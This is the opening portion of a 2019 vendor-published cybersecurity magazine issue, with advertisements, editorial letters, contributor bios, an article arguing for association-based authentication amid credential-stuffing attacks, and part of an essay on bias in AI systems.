

*Cybersecurity is  
a numbers game.  
Let's redefine  
the value of **zero**.*

What if your cybersecurity solution could  
deliver zero doubt, and zero lost nights and  
weekends, all built upon zero signatures?

**Learn more at [cylance.com/zero](https://cylance.com/zero)**

**BlackBerry** | **CYLANCE**

PHI MAGAZINE • ARTIFICIAL INTELLIGENCE IS THE FUTURE

ISSUE.02 SUMMER 2019

PHI  
ARTIFICIAL INTELLIGENCE IS THE FUTURE

# LinkedIn: A Target for Social Engineers?

**To combat whalers, security  
and risk professionals need  
to think more like attackers.**

ISSUE.02 SUMMER 2019



# Letter from the Publisher

The right to privacy was first advocated for over 100 years ago by two lawyers, Samuel D. Warren and Louis Brandeis. They argued that the law must evolve to protect individual privacy, and therefore individual freedom, in response to technological change.

Today, privacy is widely recognized as a fundamental human right in treaties and laws around the world. It is recognized for underpinning human dignity and other key values such as freedom of association and freedom of speech.

When Warren and Brandeis wrote “The Right to Privacy” in 1890, they were motivated by concerns around the advent of photography and the increasing circulation of newspapers. When the United Nations established the Universal Declaration of Human Rights in 1948, the digital revolution had not yet begun. Since then, technology innovation has advanced beyond what they likely could have imagined, but the rules around privacy have not caught up.

In today’s ever-evolving digital age, data privacy is essential to maintaining individual right to privacy. That means an individual must solely and clearly own and control their data.

As well as regulatory reforms, the private sector has a key responsibility in the solution. While many companies claim to respect individual privacy, their business models tell a different story.

BlackBerry has never monetized user data, and we are steadfast in our approach as we bring our software to the Internet of things. To our core, we believe that the right to privacy is a human right and it must be protected.

A handwritten signature in black ink, appearing to read 'John Chen'.

John Chen  
*Publisher, Phi Magazine*

# Welcome To the Summer Issue of Phi



*In this issue*, we look at the intersection of security and identity, and at the ways bad actors use authentication tools, social engineering, fraud, and impersonation to breach corporate networks and personal email accounts alike.

We recognize the challenges associated with continuous and pervasive authentication, and the need for trust scores that enable systems to speak to user social activity and online behavior to authenticate users and make it harder for attackers to infiltrate sensitive data stores, be they personal or professional.

We take a deep dive into the perils of social engineering and the high costs associated with business email compromise and other forms of sophisticated phishing attacks, and we offer preventive measures you can implement today to keep your data safe.

We also feature the next chapter of the AI Manifesto, which takes a look at some recent research published around inherent bias in machine-learning-based solutions. John McClurg is back too, with a peek into his bedside reading and options for a better way to use math and machines to shift the odds away from attackers by using the frequency and volume of attacks against those who perpetrate them.

We hope you enjoy this next installment and look forward to connecting with you again in the next issue of Phi.

Thank you for joining us!

A handwritten signature of Stuart McClure in black ink.

Stuart McClure  
*Editor-in-Chief, Phi Magazine*

*Life's full of  
compromises.  
This isn't  
one of them.*

While cybersecurity companies strive for perfect performance, zero sits overlooked at the other end of the scale. We're redefining what zero means to your team's productivity, your bottom line, and your peace of mind.

***See how at [cylance.com/zero](https://cylance.com/zero)***

 **BlackBerry** | **CYLANCE**



PUBLISHER  
John Chen

EDITOR-IN-CHIEF  
Stuart McClure

EXECUTIVE EDITOR  
Anthony M. Freed

MANAGING EDITOR  
Natasha Rhodes

EDITOR-AT-LARGE  
John McClurg

RESEARCH EDITOR  
Kevin Livelli

COPY EDITOR  
William Savastano

EDITORIAL STAFF  
Kevin Clinton  
Jo Doan  
Frankie Berry

CREATIVE DIRECTOR  
Drew Hoffman  
Thinh Tran

ART DIRECTOR  
Aaron Zide

PRODUCTION DIRECTOR  
Patrick Huskey

PRODUCTION DESIGNER  
Douglas Kraus

PROJECT MANAGER  
Donna Crawford

Phi Magazine

2200 University Avenue East,  
Waterloo, ON N2K 0A7

+1 (519) 888-7465

For information regarding submissions,  
subscriptions, advertising, or syndication,  
please contact [phimagazine@cylance.com](mailto:phimagazine@cylance.com)

\*2019 Cylance Inc. Trademarks, including BLACKBERRY, EMBLEM Design, CYLANCE, and CYLANCEPROTECT are trademarks or registered trademarks of BlackBerry Limited, its affiliates, and/or subsidiaries, used under license, and the exclusive rights to such trademarks are expressly reserved. All other trademarks are the property of their respective owners. The opinions expressed in Phi are the contributors' own and do not reflect the views of BlackBerry Ltd.



# Featured Contributors



**Malcolm Harkins** is the author of *Managing Risk and Information Security: Protect to Enable* and a trusted leader in the security space. He has spent his career helping CISOs and other executives understand information

risk, security, and privacy issues and has served as an instructor or board member at universities that include UC Berkeley, UCLA, Carnegie Mellon, Arizona State, and Susquehanna University. Malcolm lives in northern California, works out compulsively before dawn, and enjoys boating, cooking, and spending time with family and friends.



**Garret Grajek** is a certified security engineer, visionary, and founder of SecureAuth IdP with nearly 30 years of experience in the areas of identity, access, and authentication. He holds nine patents involving x.509, mobile,

SSO, federation, and multifactor technologies and has worked with such well known customers as Dish Networks, TicketMaster, Oppenheimer, E\*Trade, HP.com, U.S. Navy, and EPA. Garret started his career at Texas Instruments, IBM, and Tandem and went on to hold leadership roles at RSA, Netegrity, and Cisco.



**Josh Lemos** is a seasoned security leader with more than 15 years of professional experience in Information Security. Throughout his career, he has successfully developed security programs, built strong develop-

ment teams, and helped bring disruptive AI and ML technologies to market. He is a trusted security advisor to information security start-ups and established Fortune 100 companies alike with a track record for building high-performing teams across applied ML/AI, engineering, data science, exploit development, application security architecture/design, and risk and compliance consulting.



**Bret Lenmark** is a 25-year sales and marketing veteran in the information technology space focused on enterprise cybersecurity solutions. He holds an undergraduate degree in business administration from SDSU,

a Bridge Marketing certificate from the Tuck School of Business at Dartmouth College, and a Music Production certificate from the Berklee College of Music. He has worked in product marketing for Intel, Hewlett Packard, Symantec, and McAfee and enjoys cycling and performing/producing live music.

# Contents

ISSUE.02 SUMMER 2019

## ASSOCIATION IS THE NEW AUTHENTICATION 07

A New Approach To Access and Identity Controls

## THE AI MANIFESTO PART II 12

Five Questions To Ask about AI Bias and Fairness

## LINKEDIN: A TARGET FOR SOCIAL ENGINEERS? 18

Weaponizing the Largest Professional Networking Platform

## A BETTER WAY: MATH AND MACHINES SET THE COURSE FOR CISOs 26

Algorithms and Automation as a Force Multiplier for Security

## OPERATION WIRE WIRE: FRAUDSTERS WITHOUT BORDERS 33

Combatting the Scourge of Business Email Compromise

## CASE STUDY 39

Bennett International Group Takes on Cybersecurity

## REDUCE TOXIC DATA EMISSIONS 40

Strategies To Ensure AI Serves the Greater Good

## DON'T POKE THE BEAR: THREATS AGAINST RUSSIAN CRITICAL INFRASTRUCTURE 46

When Criminal Enterprises Masquerade as State-Sponsored Threat Actors

## AI COMES OF AGE 54

Highly Anticipated Practical Applications for Artificial Intelligence Realized

## OFF THE SHELF 60

## CURB YOUR CURVES 64





# ASSOCIATION IS THE NEW AUTHENTICATION

500,000,000	300,000,000	100,000,000
MARRIOTT ACCOUNTS BREACHED	TWITTER ACCOUNTS EXPOSED	QUORA ACCOUNTS OBTAINED

## AND THE HACKS KEEP COMING

To combat the onslaught, security practitioners add controls, processes, and tools to their environments in an attempt to keep their users — be they customers, vendors, partners, or employees — safe.

But when security controls add undue friction to the user experience, these so-called improvements run the risk of diminishing security postures rather than improving them, because users will almost always seek a workaround to circumvent difficult or complicated protocols. Many studies, including a well-known paper from the University of North Carolina,<sup>1</sup> explore the problems associated with frequent password updates (namely, the extent to which they resemble previous passwords, the predictability of which makes them easier to crack) — problems that lull oversight teams into a false sense of security. The result? Irritated users continue to subvert new (and perhaps

even necessary) defenses and security practitioners continue to try to contain them.

Consumers have been engaging in avoidance behavior on their own for many years now, so it's not surprising to see people bringing their learned, albeit bad, habits into the workplace. Consumer authentication still relies heavily on password use — not because other options are unavailable but because users stubbornly cling to old routines and resist the change to more advanced and secure methods, in part because new processes add additional levels of activity and thus increase the amount of friction required to authenticate a given user.

So in spite of the investments made to enable consumer acceptance of two-factor authentication (2FA), adoption rates remain extremely low. According to one survey, some 67% of consumers say they don't use any form of 2FA in their personal lives; even on Google, one of the most widely used platforms in the world,

BY GARRET GRAJEK





Since 2016, the number of  
stolen credentials has risen by  
**280%**

more than 90% of users still do not access its 2FA capabilities.<sup>2,3</sup>

But it may be a moot point, because now an even bigger problem exists: The attackers are winning against 2FA too. A recent Amnesty International report discusses the ways attackers set up phishing sites to intercept and replay not passwords but 2FA codes, primarily to accounts that belong to individuals in the Middle East and Africa.<sup>4</sup> Hackers also often bypass 2FA and utilize alternate methods such as SMS, which itself has been documented by researchers to show how interceptions of SMS workflows are possible.<sup>5</sup> So, the hacks still keep coming.

### Yes, “Stuffing” Is a Thing

In fact, since 2016, the number of stolen credentials has risen by 280% as bad actors play the volume game by feeding millions of passwords into what are known as automated credential stuffing attacks.<sup>6</sup> These attacks take huge numbers of stolen username and password combinations and try to use them on various online sites — banks, retailers, online services — to see how many work, how many accounts they can infiltrate.

The Verizon Data Breach Investigation Report notes that stolen credentials are the number one mechanism for data theft or compromise by hackers.<sup>7</sup> The cost, according to a report sponsored by IBM Security, is \$148 per stolen credential, and \$6.9 million per security incident across 50,000 or more compromised accounts.<sup>8</sup> We can state facts and figures from almost all kinds of businesses in almost all types of industries and the data will continue to reinforce the rising number of attacks and the rising costs that come with them. In 2018, researchers found that attackers made somewhere along the lines of 30 billion credential stuffing login attempts with stolen passwords; earlier this year financial software giant Intuit reported that its TurboTax service was hit by just this kind of stuffing attack, allowing malicious actors access to an undisclosed number of individual tax accounts.<sup>9,10</sup> As with many of the most notable challenges in the cybersecurity industry, it's time for practitioners to rethink their approaches to authentication to stem the growth of successful breaches, but in this case, they need to do so with the user experience in mind.

### Innovation or Old Ideas Warmed Over?

One of the reasons so many of the new forms of authentication like 2FA have remained unfriendly to users is because, for the most part, the new tools have just been bolted on to existing security systems that in themselves are either outmoded or insufficient ways of identifying and authorizing users.

One only needs to take a look at the Google or Apple store for 2FA mobile apps that include Duo, Authy, RSA, Microsoft, Okta, and others to see that there are many mobile authentication

methods, each with its own flaws and vulnerabilities.

If we take a look at the focus of user security over the last 20 years or so, we see activity driving toward new forms of:

- **Knowledge:** something the user knows (password);
- **Possession:** something the user has (tokens); and
- **Inherence:** something the user is (biometrics),


but none of these approaches takes into account the work that has come before. In other words, each new service starts from scratch (as if the user had never been online), each new application creates a unique new identity, and none of the applications trusts the information associated with the others. At best they may lean on an open authorization (OAuth) token to establish some level of trust, but the fact remains that the process of creating new identities for every new application is expensive for an enterprise and a time-consuming deterrent for the average user.

What's more, in a world of continual systems integration and interaction, today's authentication models remain static. That is, the authentication is a binary “yes” or “no” that leaves no room for identity confirmation. Similarly, the binary process does not allow for an analogue system to be engaged to trust the authentication: An organization may not be 100% sure who a particular user is, but it may be 75% sure. If trust levels rank below 100%, organizations then need to identify what possible additional assurance or authentication methods can be triggered.

### Community Authentication

In order to evolve next-generation authentication tools and reduce user friction in the process, solutions need to do a lot more to engage user associations, so outside trust and affirmation of identity is a must. If the identity of a user already exists for the purpose of accessing an enterprise or a public-facing resource, it's just a matter of:

- Choosing which digital identity to trust
- Establishing a new global trust paradigm



- Determining a level of trust based on all available information
- Feeding system information back into the global trust model

A number of new players are experimenting with different forms of community authentication to find simple ways to accomplish these goals. Here are three promising examples:

The cost, according to a report sponsored by IBM Security, is \$148 per stolen credential, and \$6.9 million per security incident across 50,000 or more compromised accounts.

# Intelligent Management of Enterprise Identity

There’s no denying that as workforces become more mobile and dispersed in the age of BYOD, we require flexible and portable solutions to access systems and data. Sensitive data is no longer kept securely on-site but is downloaded from cloud services and used on the go, resulting in a marked shift away from network boundaries and on-premises security.

At the same time, we have seen a record number of data breaches — with more sophisticated attacks being launched every day. We’ve put together a few key suggestions to help security and risk management practitioners to level the playing field by guarding against the theft or compromise of enterprise credentials, improving the security of enterprise identities, and protecting sensitive data and information.

## 1 Use Intelligence

No longer is it enough to ask employees to enter a password. Passwords can be phished, stolen, or hacked. Intelligent authentication uses a number of contexts including biometrics, location, and device and user characteristics. Intelligence within the authentication solution can also be used to identify changes in users’ or device behaviors and detect anomalies that will enable an organization to make a risk-based decision as to whether to trust the access attempt.

## 2 Keep It Simple

There is no point in having the best security if people don’t use it because it is too complicated. If executives feel that security protocols get in the way of their work, they will find workarounds. Use a solution that is based on public key infrastructure (PKI) that does not require passwords or additional hardware. Consider making the process smoother by implementing single sign on (SSO) authentication, which allows users to log on once to gain access to many different applications on a single device.

## 3 Evolve Beyond 2FA

Like passwords, two-factor authentication (2FA) can be compromised through malware, phishing, and other outdated and vulnerable mechanisms. Organizations therefore need to adopt next-generation authentication tools that can provide strong protection of credentials using hardware-backed security. The toolset needs to use PKI in order to reduce the vulnerability associated with the use of codes and passwords in the authentication step; to use digital certificates, to create an unbreakable bond between users, authenticator devices, and their organizations.

Organizations that employ these three important practices can be assured of getting the most out of their increasingly mobile workforces by enabling them to work remotely in a safe and efficient way.

—by Craig McDermott

**1 Keybase.io:** Keybase is a free security app for mobile phones and computers. This user-friendly tool enables users to create and utilize encryption keys across common communication platforms (email, messaging) and does not require investments in new technologies. It supports Pretty Good Privacy (PGP) and GNU Privacy Guard (GPG) encryption keys. The novelty is the ease of use of associating an existing social identity with a powerful security mechanism (private and public keys), which allows users to keep their identities separate from the encryption system while also allowing them to see the association of other users on the network.

The coolness factor of the keybase.io system can be found in the *association* of the security keys with an existing identity, as shown below in Figure 1. In addition, Keybase empowers users to make up their own minds regarding the trust levels of other users based on the associations a user may have with various social accounts.

Unfortunately, it’s still a manual process, which means the dreaded friction factor must be dealt with — but exploring keybase.io offers security professionals a strong example of the ways social trust can (and should) be established.



Figure 1: Keybase allows users to view the associations user “azaslowski” has associated to his keys to help determine the right trust level

**2 SecureKey Concierge:** SecureKey Concierge is an interesting look at the consumer identity problem. It first tackles how to provide *trusted* (not standard OAuth/Facebook) identities to a secure resource. Early target apps were Canadian federal and provincial government entities.

The government previously requested users to create their own accounts and go through a painful affirmation process (using Canadian Post and other cumbersome methods). In addition, many of these accounts were only

used once a year — during tax season — so the number of password resets and locked accounts were substantial.

SecureKey Concierge came up with a unique approach: Why not have government sites trust accounts that are used daily (or almost daily) and that already have security and trust built-in — using, for example, the user’s online bank account?

So SecureKey Concierge created a partnership with 11 Canadian financial institutions, including RBC, CBC Scotiabank, and others. They also created a system that enabled government accounts to accept logons from the financial accounts, providing a big win for all parties:

- For the government entities, some 7,000,000 users were online and ready to trust
- For the users, there was one less online identity to manage
- For the banks, there was increased customer stickiness and relevance

The program did not go unnoticed in the identity world: IBM has since formed a partnership with SecureKey to create a greater consumer trust system that leverages IBM’s esteemed Hyperledger Blockchain system. The company hopes to create a decentralized system of trust that goes way beyond bank users and Canadian government entities.

**3 Civic:** The Civic blockchain solution is a novel approach to identity and the storage, dispersal, and trust of identity information via its blockchain user trust scoring system.

Civic enables users to store personally identifiable information (PII) on a mobile device. An enterprise can request that information through the Civic system, then the user receives the request and decides whether or not to issue the data.

The enterprise *knows* it can trust the information because of a blockchain-based trust score. In other words, a healthcare provider knows it can trust protected health information (PHI) from a particular user, because, for example, the user’s car insurance company also trusts the same link for data, as does the

user’s mobile provider and the county, state, and country in which the user lives. The data is trusted not because the user says, “trust me,” but because of the aggregate trust from other providers that trust the identity referenced by the Civic blockchain.

## The New Frontier

All three of these association tools provide a springboard to the next generation of secure, frictionless authentication solutions. The information required to authenticate users by association exists today — but what we need are mechanisms that combine existing technologies with available information that can be quantified into a discernible user trust score.

To get there requires the application of other leading technologies like big data analysis and machine learning. After all, the best way to determine a user *is* a user, is by associating activities (conduct) and actions (biometrics) of the user and creating models to identify him or her based on prior conduct.

The new authentication is association: the association of data and models that represent individual users — without friction or stress. 🔗

## References

- 1 <https://www.cs.unc.edu/~reiter/papers/2010/CCS.pdf>
- 2 <https://www.helpnetsecurity.com/2019/01/29/password-practices/>
- 3 <https://www.theverge.com/2018/1/23/16922500/gmail-users-two-factor-authentication-google>
- 4 <https://www.amnesty.org/en/latest/research/2018/12/when-best-practice-is-not-good-enough/>
- 5 <https://hackernoon.com/why-do-most-people-ignore-two-factor-authentication-1bbc49671b8e>
- 6 <https://www.secureworldexpo.com/industry-news/2019-sotp-credentials-and-data-loss>
- 7 <https://enterprise.verizon.com/resources/reports/dbir/> Page 8 Figure 5: “Top 20 threat action varieties”
- 8 <https://securityintelligence.com/ponemon-cost-of-a-data-breach-2018/>
- 9 <https://www.darkreading.com/threat-intelligence/credential-stuffing-attacks-behind-30-billion-login-attempts-in-2018/d/d-id/1334371>
- 10 <https://www.bleepingcomputer.com/news/security/tax-returns-exposed-in-turbotax-credential-stuffing-attacks/>





# THE AI Manifesto

BY MALCOLM HARKINS

PART 02


## Five Questions To Ask About AI Bias and Fairness

The excitement around artificial intelligence (AI) has grown to a fever pitch, as a casual stroll around this year's RSA and HIMSS conferences confirmed. But as software vendors and the people who buy their wares leap headlong into AI to chase its boundless potential, it's time to pause and ask a few questions. It's still early enough to take a hard look at some of AI's risks and unintended consequences, and if we do so now, we can architect countermeasures to tackle those risks before they become too big to rein in.

Chief among the perils is the inherent fallibility of human beings, making the machines they create every bit as susceptible to human failings. Said another way, just because we *can* create machines that *may* be better than we are, it does not follow that they *will* be better. As the high-tech industry and business world embrace the applied-AI era, many of the biggest ethical conundrums will arise from unintentional biases baked into algorithms and the data that support them.

"Like the human brain, artificial intelligence is subject to cognitive bias," writes Cami Rosso in a recent piece for *Psychology Today*.<sup>1</sup> "Human cognitive





**“...artificial intelligence is subject to cognitive bias just like the people who create it.”**

biases are heuristics, mental shortcuts that skew decision-making and reasoning, resulting in reasoning errors.” The most publicized cognitive bias that can be embedded in AI systems is stereotyping, but there are many others as Rosso points out, including the bandwagon effect, confirmation bias, priming, selective perception, the gambler’s fallacy, and observational selection bias.<sup>2</sup>

We’ve already seen some of these biases play out in early applications of AI-powered systems. For example, researchers at MIT demonstrated that many of the most common AI-powered facial recognition systems cannot reliably identify a female or dark-skinned visage because they are not fed a diverse enough set of human faces.<sup>3</sup> Such homogeneity is problematic on a number of fronts, but cybersecurity practitioners in particular should consider how troubling it could be if similarly faulty or biased algorithms are used


as a means of controlling access to company data, systems, or buildings — or any one of a myriad of everyday applications in the public sphere. When biased AI is used to classify people in order to uphold security protocols, it also has the potential to exclude individuals or even entire groups of people from accessing systems in discriminatory or arbitrary ways.

And that’s the crux of the problem. The real risk isn’t simply in machines making mistakes as a result of flawed data or faulty algorithms; it’s that flawed systems are then applied in real-life use cases that can have serious consequences in our everyday lives.

Take, for example, the news that broke in 2018 that Amazon had to stop using an AI-powered recruiting tool because of the application’s misogynistic bias.<sup>4</sup> Amazon engineers designed the tool to automatically sift through resumes, but the system had to be discarded because the self-learning model was fed successful resumes of previously hired recruits who were predominantly male. The model began to train itself to ignore or penalize resumes that listed all-female schools, contained words like “women,” or used what the tool deemed “non-masculine” language more commonly chosen by female applicants. Reuters reported that the technology favored candidates who described themselves using verbs more commonly found on male engineers’ resumes, such as “executed” and “captured.”<sup>5</sup>

And this is just the tip of the AI iceberg. In another case, researchers exposed AI-powered risk assessment programs — essentially crime-prediction algorithms — used in real-life criminal justice situations that incorrectly categorized black defendants as having higher risk of recidivism than white defendants.<sup>6</sup>

Exacerbating these situations are the laypeople who champion advanced technologies and systems and assume that because technologies like AI *are* advanced, they can make better decisions than people on the ground. Dartmouth College researcher Julia Dressel told Wired, “Underlying the whole conversation about algorithms [is] this assumption that algorithmic prediction [is] inherently superior to human prediction.”<sup>7</sup> But again, artificial intelligence is subject to cognitive bias just like the people who create it.



And this is just the tip of the AI iceberg. In another case, researchers exposed AI-powered risk assessment programs — essentially crime-prediction algorithms — used in real-life criminal justice situations that incorrectly categorized black defendants as having higher risk of recidivism than white defendants.





